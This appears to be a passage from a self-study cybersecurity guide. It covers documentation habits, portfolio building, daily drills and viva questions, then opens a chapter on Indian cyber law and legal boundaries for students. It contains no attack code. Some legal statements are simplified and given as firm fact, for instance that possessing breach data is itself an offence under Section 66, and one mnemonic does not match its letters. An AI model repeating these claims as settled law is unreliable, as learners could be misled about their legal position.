cat > ~/practice/guide2/chapter7/portfolio/learning_summary.txt << 'EOF'

CYBERSECURITY LEARNING PORTFOLIO SUMMARY

=====

Analyst: Karan B. Vaya

Platform: Pixel OS Phone + Termux

Period: [Start date] – [Current date]

COMPLETED:

- Guide 2, Chapter 1: Cybersecurity Mindset and Legal Boundaries

- Guide 2, Chapter 2: Linux/Termux Terminal Mastery

- *Guide 2, Chapter 3: Networking Practice*
- *Guide 2, Chapter 4: Web Security Logic*
- *Guide 2, Chapter 5: Log Analysis and Incident Thinking*
- *Guide 2, Chapter 6: Attacker Thinking and Defensive Mapping*
- *Guide 2, Chapter 7: Documentation and Professional Habits*

PRACTICE EVIDENCE:

- *Authentication log analysis with full incident timeline*
- *Security header analysis of Indian and global websites*
- *Network connection state capture and documentation*
- *Attack-defence mapping table covering 15+ attack types*
- *Evidence collection script (created and tested)*
- *Incident observation using professional format*

ALL PRACTICE:

- *Conducted exclusively on personally owned devices*
- *Used practice data files or publicly accessible websites*
- *No external systems, networks, or third-party services targeted*
- *All activity within boundaries of Indian IT Act 2000*

NEXT: *Guide 2 Chapters 8-10, then Guide 3 (when laptop available)*

EOF

This summary is your portfolio statement. It is honest, documented, and legally clear.

7.6 — Building a Portfolio Without Tools

This is completely new content — not in the ChatGPT version.

Most students believe a cybersecurity portfolio requires:

- Kali Linux screenshots

- Vulnerability exploitation demonstrations
- CTF challenge writeups



These are valuable – but they require equipment and legal environments you do not yet have.

What you can build right now, with what you have:

Portfolio Item 1 – Log Analysis Report

You already have the material from Chapter 5. Complete the incident report from Section 7.3.1. This demonstrates:

- Understanding of authentication events
- Ability to reconstruct an incident timeline
- Professional writing skills
- Knowledge of what to investigate further

This is genuine analytical work. Not a screenshot. Actual analysis.

Portfolio Item 2 – Security Header Analysis

From Chapter 4, Drill 2: you ran curl against Indian government websites. Write a 1-page analysis:

- Which sites were tested (name them)
- Which security headers were present / missing

- What risk each missing header creates
- What recommendation you would make

Format this as a professional finding document. This demonstrates web security awareness, understanding of HTTP, and practical assessment skills.

Portfolio Item 3 – Attack-Defence Mapping Table

From Chapter 6, Drill 4: you built a risk map. Clean this up as a formatted document with:

- A title and introduction paragraph
- The mapping table (Threat | Risk | Control | Detection | Residual Risk)
- A conclusion paragraph explaining the overall security posture
- A disclaimer

This demonstrates understanding of the full security landscape. Interviewers rarely see this from entry-level candidates.

Portfolio Item 4 – Structured Learning Log

Your daily log files from all chapters. Compile them into a single document showing:

- Date-by-date learning activity
- Commands practiced with explanations
- Observations and questions noted
- Progress across the guides

This demonstrates consistency, discipline, and a genuine learning habit. It is difficult to fake – the dates and content tell the story.

Portfolio Item 5 – Technical Writeup

Choose any concept you genuinely understand from these chapters. Write a 2-page technical explanation as if writing for a beginner.

Good topics:

- "How SQL Injection Works and Why It Is Still Common"
- "Reading Authentication Logs: What Normal vs Suspicious Looks Like"
- "Why chmod 777 Is Dangerous: A Permission Misconfiguration Case Study"
- "The Difference Between Open and Exposed Ports"

This demonstrates depth of understanding — you cannot write clearly about something you only memorised superficially.

Create your portfolio index:

bash

nano ~/practice/guide2/chapter7/portfolio/portfolio_index.txt

CYBERSECURITY LEARNING PORTFOLIO

=====

Analyst: Karan B. Vaya

Last Updated: [Date]

ITEMS:

1. Incident Report 001 — SSH Brute Force Analysis (Chapter 5 data)

File: reports/incident_report_001.txt

Skills demonstrated: Log analysis, timeline reconstruction, professional reporting

2. Security Header Analysis — Indian Government Websites (Chapter 4 drill)

File: reports/header_analysis_report.txt

Skills demonstrated: HTTP headers, web security assessment, curl usage

3. Attack-Defence Mapping — Guide 2 Coverage

File: reports/attack_defence_mapping.txt

Skills demonstrated: Kill chain, MITRE ATT&CK, layered defence

4. Learning Log — Guide 2 Chapters 1-7

File: portfolio/learning_log_guide2.txt

Skills demonstrated: Consistent study, documentation discipline

5. Technical Writeup — [Chosen topic]

File: portfolio/technical_writeup_001.txt

Skills demonstrated: Deep understanding, communication ability

STATUS: Items 1-4 in progress. Item 5 pending.

7.7 – Daily Documentation Drills

Do these every day for 7-10 days before moving to Chapter 8.

Drill 1 – Daily Observation (Every Day)

At the end of each Termux session, write one observation:

```
bash
```

```
echo "$(date): [What you observed today and why it is security-relevant]" \
```

```
>> ~/practice/guide2/chapter7/portfolio/daily_observations.txt
```



Example entries:

2026-04-03: Ran ss -tunap. No unexpected listening ports. Baseline confirmed normal.

2026-04-04: Checked curl -I on sbi.co.in. Missing Content-Security-Policy header.

This means XSS attacks on that site have more freedom to execute scripts.

2026-04-05: Practised grep patterns on practice_auth.log.

Noticed IP 198.51.100.23 only targeted invalid usernames – automated scan.

Drill 2 – Evidence Collection (Every 3 Days)

bash

~/practice/guide2/chapter7/collect_evidence.sh

After each collection, write one sentence explaining what changed compared to the previous collection. This builds the baseline awareness habit from Chapter 3.

Drill 3 – Incident Report Writing (Days 1-5)

Complete the full incident report for Chapter 5's practice log. All 8 sections. Professional language. Fact vs assumption separated. Target: 2-3 pages.

bash

nano ~/practice/guide2/chapter7/reports/incident_report_001.txt

Drill 4 – Observation Rewriting (Days 3-7)

Take 5 of your old notes from earlier chapters. Rewrite them using the professional observation structure: What / Where / When / How / Why / Next.

Before and after comparison shows your writing improvement.

Drill 5 – Portfolio Assembly (Days 5-10)

Add one item to your portfolio index per day. Create the actual file for each item. By day 10, you should have at least 3 complete portfolio items.

7.8 – Chapter Summary Box

	CHAPTER 7 – KEY TAKEAWAYS	
	Documentation transforms invisible knowledge into visible proof	
	No report = no skill (as far as anyone else can verify)	
	Observation structure: What / Where / When / How / Why / Next	
	Observation = fact you can prove	
	Assumption = conclusion you inferred – label it clearly	

	Report sections (8 mandatory):
	Title → Executive Summary → Scope → Findings →
	Evidence → Recommendations → Conclusion → Disclaimer
	Pentest report = comprehensive, formal, for client + management
	Bug bounty report = concise, technical, steps to reproduce exactly
	Silence is a professional skill – not everything can be shared
	Trust is built slowly, destroyed instantly
	Online behaviour affects scholarships, visas, and job applications
	Portfolio without tools is possible and valuable:
	Log analysis + header analysis + mapping table +
	learning log + technical writeup = 5 portfolio items
	Naming convention: [date]_[system]_[type]_[description].txt

7.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What is the difference between a security observation and an assumption? Give one example of each.
2. List the 8 standard sections of a professional security report.
3. What is the purpose of an executive summary in a security report? Who is it written for?
4. What does a legal disclaimer in a security document protect against?
5. What is the difference between a penetration test report and a bug bounty report?
6. Why is silence considered a professional skill in cybersecurity?

7. What naming convention should evidence files follow?
 8. Name three portfolio items a student can build without any hacking tools.
-

Medium Answer (4-5 marks / Interview level):

1. You have just completed log analysis and found evidence of a brute-force attack that succeeded. Write a complete security observation using the What/Where/When/How/Why/Next structure. Use realistic but fictional details.
 2. A junior analyst writes in their report: "The hacker definitely installed a backdoor and stole all the user data." Explain everything wrong with this sentence from a professional documentation standpoint and rewrite it correctly using appropriate language.
 3. Explain the difference between a penetration test report and a bug bounty report – structure, audience, length, tone, and content requirements.
 4. A cybersecurity student posts on Instagram: "Just found a huge security bug in [company name]'s website! Fixed it for free lol 😂" Explain all the ways this single post could damage their career and potentially create legal problems.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain why documentation is considered a core cybersecurity skill, not just administrative work. Use three specific scenarios to illustrate how documentation creates value: one in penetration testing, one in incident response, and one in a student's learning portfolio.
 2. Design a complete evidence collection and reporting workflow for a suspected SSH brute-force incident. Include: which evidence to collect first and why (volatile vs non-volatile), which commands to run, how to document your investigation actions, and what the final report should contain. Explain why the order of actions matters.
 3. Explain professional trust in cybersecurity – why it matters more than in most other fields, what builds it over time, what destroys it instantly, and how a student should manage their online presence to build positive professional credibility before entering the industry.
-

7.10 – Memory Tricks

Report sections – remember with TES FERC D:

T = Title page

E = Executive Summary

S = Scope and Methodology

F = Findings

E = Evidence

R = Recommendations

C = Conclusion

D = Disclaimer

"TES FERC D" – or remember the sentence:

"The Expert Starts Finding Evidence, Reports Clearly, Disclaims"

Observation structure – remember with 6W:

What happened?

Where was it?

When did it occur?

How was it observed?

Why does it matter?

What next?

"The 6W framework – What, Where, When, How, Why, What next"

(Yes, two Whats – the last one is "What to do next")

Fact vs Assumption language – remember with SEEMS vs SHOWS:

SEEMS words (assumptions – use carefully):

Seems, Appears, May, Might, Could, Possibly, Suggests, Consistent with

SHOWS words (observations – use confidently):

Shows, Records, Confirms, Demonstrates, Indicates, Contains, States

Trust asymmetry – remember with the stone and glass analogy:

Building trust = stacking stones (one at a time, slow and heavy)

Destroying trust = breaking glass (one action, instant, cannot unbreak)

My professional reputation is glass.

Handle it accordingly.

Portfolio without tools – remember LLAMT:

L = Log analysis report

L = HTTP headers analysis

A = Attack-defence mapping


M = Monitoring / learning log

T = Technical writeup

"LLAMT – Learning Leaves A Meaningful Track"

FINAL TRUTH – CHAPTER 7

Most people entering cybersecurity spend years learning to find vulnerabilities. Very few spend time learning to communicate those findings professionally.



The result is a field full of people who can break things but cannot explain what they broke, why it matters, or what should be done about it.

Those people remain junior.

The ones who can find a vulnerability, document it clearly, explain the risk in plain language to a non-technical manager, write a specific and actionable recommendation, and deliver a report that reads like it was written by a trusted professional –

Those people become seniors. Those people get clearances. Those people lead teams. Those people mentor others.

You are building both halves simultaneously – the technical skill and the communication skill. Most people build only one.

That is the difference.

Karan Vaya

Chapter 8 — Cyber Laws and Legal Boundaries

Indian IT Act, International Jurisdiction, CERT-In, Responsible Disclosure

No Commands Required | Read Every Word | This Chapter Protects Your Future

Skills without legal awareness are a liability. One wrong action — even with good intent — can end a cybersecurity career before it begins. This chapter is your legal foundation. Read it like your future depends on it. Because it does.

CRITICAL NOTE BEFORE YOU BEGIN

This chapter contains no terminal commands. That is intentional.

Legal knowledge does not come from running commands. It comes from reading, understanding, and internalising boundaries.



Every section in this chapter requires your full attention. Skimming is not acceptable here. The consequences of misunderstanding a legal boundary are permanent in ways that a misunderstood technical concept never is.

A wrong `chmod` command can be fixed. A criminal charge cannot be undone.


Read this chapter completely. Read it again before Chapter 9.

8.1 – Why Cyber Law Is Not Optional

8.1.1 – Ignorance Is Not a Defense

The legal principle that applies everywhere, including India:

Ignorantia juris non excusat – Ignorance of the law is not an excuse.



This Latin principle is codified in virtually every legal system on Earth. When you are charged with an offence, you cannot say: "I did not know that was illegal." The court's response is: "You should have known. That is your responsibility."

Why this principle is especially dangerous in cybersecurity:

Most cybersecurity tools are dual-use. The same tool that a professional uses for authorised testing can be used illegally against systems without permission.

The tool does not know the difference. The law does not care about the tool. The law looks at what you did with it and whether you had permission.

A student scenario (composite of real cases):

Ravi is a 20-year-old CSE student in Maharashtra. He reads online that "ethical hackers scan networks to find vulnerabilities." He downloads Nmap and scans his college's network to "help them find issues." He has no written permission. He believes his intent is good.

Within 48 hours:

- The college network monitoring system flagged unusual scanning activity
- The college IT team traced the scan to Ravi's laptop via MAC address

- The college filed a complaint with the local cyber cell
- Ravi's laptop was seized as evidence
- Ravi was questioned under Section 66 of the IT Act

Ravi's intent was genuinely to help. It did not matter. The action – unauthorised scanning – was the offence.

The lesson: Good intent does not equal legal permission. Only written authorisation equals legal permission.

Hindi / Gujarati: Law = કાયદો (Kaydo) / कानून (Kanoon) Ignorance = અજ્ઞાનતા (Agnanta) / अज्ञानता (Agnanta) Authorisation = અધિકૃતતા (Adhikritata) / अधिकृत अनुमति (Adhikrit anumati)

8.1.2 – Why Students Get in Legal Trouble


Pattern 1 – "Just testing" without permission:

The most common mistake. A student scans a website, probes a login page, or runs a tool against a system they do not own – believing that "I am only testing, not stealing anything."

The IT Act does not require theft to have occurred. Unauthorised access alone – the act of accessing or attempting to access a system without permission – is sufficient for a charge.

Pattern 2 – Confusion between learning environments and real systems:

Students practice on intentionally vulnerable systems (TryHackMe, DVWA). This is completely legal. Then they try to apply the same techniques on real websites "just to see if they work." The moment they target a real system they do not own – it is illegal.



Pattern 3 – Sharing tools or scripts publicly without safeguards:

A student writes a Python port scanner for learning purposes. They post it on GitHub without any disclaimer or access controls. Someone else uses it for illegal scanning. Depending on jurisdiction and context, the student could face questions about providing tools used for offences.

Pattern 4 – Downloading or storing data from breaches:

Breach databases are commonly shared on cybercrime forums. Students sometimes download them "for research" or "to test passwords."

Possessing data obtained through illegal access is itself illegal under Section 66 of the IT Act – regardless of how you obtained it. "I found it online" is not a defence when the data was stolen data.

Pattern 5 – Accessing accidentally exposed systems:

A student finds a misconfigured server that shows its admin panel without login. They think: "It was already open. I did not break anything."

The fact that a system is poorly secured does not grant permission to access it. An unlocked door does not mean you may enter the house.

8.1.3 – Intent Does Not Matter in Court

The specific provision in Indian law:

Section 43 of the Information Technology Act 2000 states: If any person without permission of the owner or any other person who is in charge of a computer, computer system, or computer network – accesses or secures access to such computer, computer system, or computer network – he shall be liable to pay damages by way of compensation to the person so affected.

Notice what is absent from this provision:

There is no mention of:

- Intent to cause harm
- Actually causing harm
- Stealing data
- Financial gain

The offence is the act of unauthorised access. Not the intent. Not the outcome. The act.

Criminal liability under Section 66:

Section 66 extends this to criminal liability for acts done "dishonestly or fraudulently." The words "dishonestly or fraudulently" are interpreted broadly in practice. Accessing a system you do not own without permission can qualify.

The prosecution does not need to prove:

- That you intended to steal


- That you caused financial damage
- That you published the data
- That you used the access for anything

The prosecution only needs to prove:

- That you accessed a computer system
- That you did not have permission to do so

This is a low evidentiary bar. Cases are built on this relatively easily.

8.2 – Legal vs Illegal – Crystal Clear Boundaries



8.2.1 – What Is Legal for You Right Now

Completely legal – do these freely:

- ✓ Practice on your own devices

(Pixel phone, personal laptop – you own them, you have permission)

- ✓ Use intentionally vulnerable applications on your own devices

(DVWA, WebGoat, Juice Shop – installed locally, no real data)

- ✓ Practice on CTF platforms designed for learning

(TryHackMe, HackTheBox, PortSwigger Web Academy – these exist for this purpose)

- ✓ Read and analyse publicly available security research

(CVE databases, security blogs, academic papers, MITRE ATT&CK)

- ✓ Analyse your own network traffic

(Your own phone on your own home network – you control both ends)

- ✓ Write and run scripts on your own devices

(Port scanners, log parsers, automation tools – targeting your own systems only)

- ✓ Analyse public-facing information about organisations

(WHOIS records, job postings, public DNS records – this is passive, not intrusive)

- ✓ Run Nmap against your own home network

(Your devices, your router – you own the network)

- ✓ Read source code of open-source security tools

(Understanding how tools work is educational, not illegal)

8.2.2 – What Is Illegal No Matter What Reason You Have

Completely illegal – never do these:

- ✗ Scanning IP addresses you do not own without written permission

(Even a single Nmap scan against someone else's IP)

- ✗ Accessing any website's admin panel, database, or backend

without written authorisation from the owner

(Even if you found it by accident)

✗ Running automated tools (scanners, fuzzers, brute-forcers) against any system you do not own

(Even if the tool is "light" or "non-intrusive")

✗ Intercepting network traffic on networks you do not control

(Using Wireshark on public Wi-Fi or someone else's network)

✗ Possessing stolen data, breach databases, or leaked credentials

(Downloading and storing these is itself an offence)

✗ Accessing exposed systems just because they are poorly secured

(An open door is not an invitation)

✗ Testing login forms for vulnerabilities without written permission

(Even a single manual test counts as unauthorised access attempt)

✗ Using someone else's credentials without their explicit permission

(Even if they shared them informally – get it in writing)

✗ Running any tool that generates traffic against external systems


(curl against publicly accessible endpoints for research is grey – automated scanning tools against any external target is illegal)

8.2.3 – The Grey Zone – What to Avoid

Some activities exist in legal uncertainty. The safest rule with grey zones: if in doubt, do not.

Grey zone activities:

Visiting a website and manually observing its behaviour: Browsing a public website, reading its source code, observing its responses – this is generally considered acceptable. It is what every browser user does.



However: deliberately probing parameters, attempting inputs designed to trigger errors, or any systematic testing crosses into grey territory.

Reading public information about a company's security: Searching Shodan for a company's exposed services using their domain name, reading their SSL certificate information, checking their public DNS records – this uses publicly available information and is generally legal.

However: this information should never be used as the basis for accessing their systems without authorisation.

Reporting a vulnerability you accidentally discovered: If you are using a website normally and accidentally discover a vulnerability – a URL that exposes someone else's data, an endpoint that returns error messages with internal system details – what do you do?


Do NOT: exploit further, share publicly, or take screenshots to post online. DO: report privately through the company's security contact or bug bounty program if one exists, and document that you reported it.

This responsible disclosure path is legal. Exploitation or public disclosure is not.

Using public exploit databases (Exploit-DB, CVE): Reading about vulnerabilities is legal. Understanding how an exploit works conceptually is legal. Running that exploit against a system you do not own is illegal.

8.3 – Indian Cyber Law – IT Act 2000

The Information Technology Act 2000 (IT Act) is India's primary legislation governing computer-related offences. It has been amended significantly, including the IT Amendment Act 2008.



You are subject to this law. Know its relevant sections.

8.3.1 – Section 43 – Unauthorised Access (Civil Liability)

What it covers:

Section 43 applies when a person, without permission of the owner:

- Accesses or secures access to a computer system
- Downloads, copies, or extracts any data
- Introduces any computer contaminant or computer virus
- Damages or causes to be damaged any computer system
- Disrupts or causes disruption of any computer system
- Denies or causes denial of access to any authorised person
- Provides assistance to any person to facilitate access in contravention

The penalty:

Liable to pay damages by way of compensation not exceeding one crore rupees (₹1,00,00,000) to the affected person.

Key point — this is civil liability: Section 43 is a civil provision — the victim can sue for compensation. This is separate from criminal charges. You can face both civil and criminal proceedings for the same act.

What "access" means under the Act:

The Act defines "access" broadly as gaining entry to or making use of any computer system or computer network. This includes:

- Connecting to the system
- Reading files on the system
- Running a scan that sends packets to the system

You do not need to log in successfully. An attempted connection that is blocked still constitutes attempted access.

8.3.2 — Section 66 — Computer Related Offences (Criminal)

What it covers:

Section 66 extends the Section 43 acts to criminal liability when done "dishonestly or fraudulently."

The punishment: Imprisonment up to 3 years, OR fine up to ₹5,00,000, OR both.

Why "dishonestly or fraudulently" catches most cybersecurity offences:

Indian courts have interpreted these terms broadly. Accessing a system you know you do not have permission to access is generally considered to meet the "dishonestly or fraudulently" threshold. You do not need to have financial gain as your motive.

First Information Report (FIR) under Section 66:

If a company or individual files a complaint about unauthorised access, the police can register an FIR under Section 66. Once an FIR is registered:

- Your devices may be seized as evidence
- You may be called for questioning
- The case enters the judicial system
- Even if charges are eventually dropped, the record exists
- Future background checks may reveal the FIR

This is why the consequences of a single unauthorised scan can follow you for years — even if the case does not go to trial.

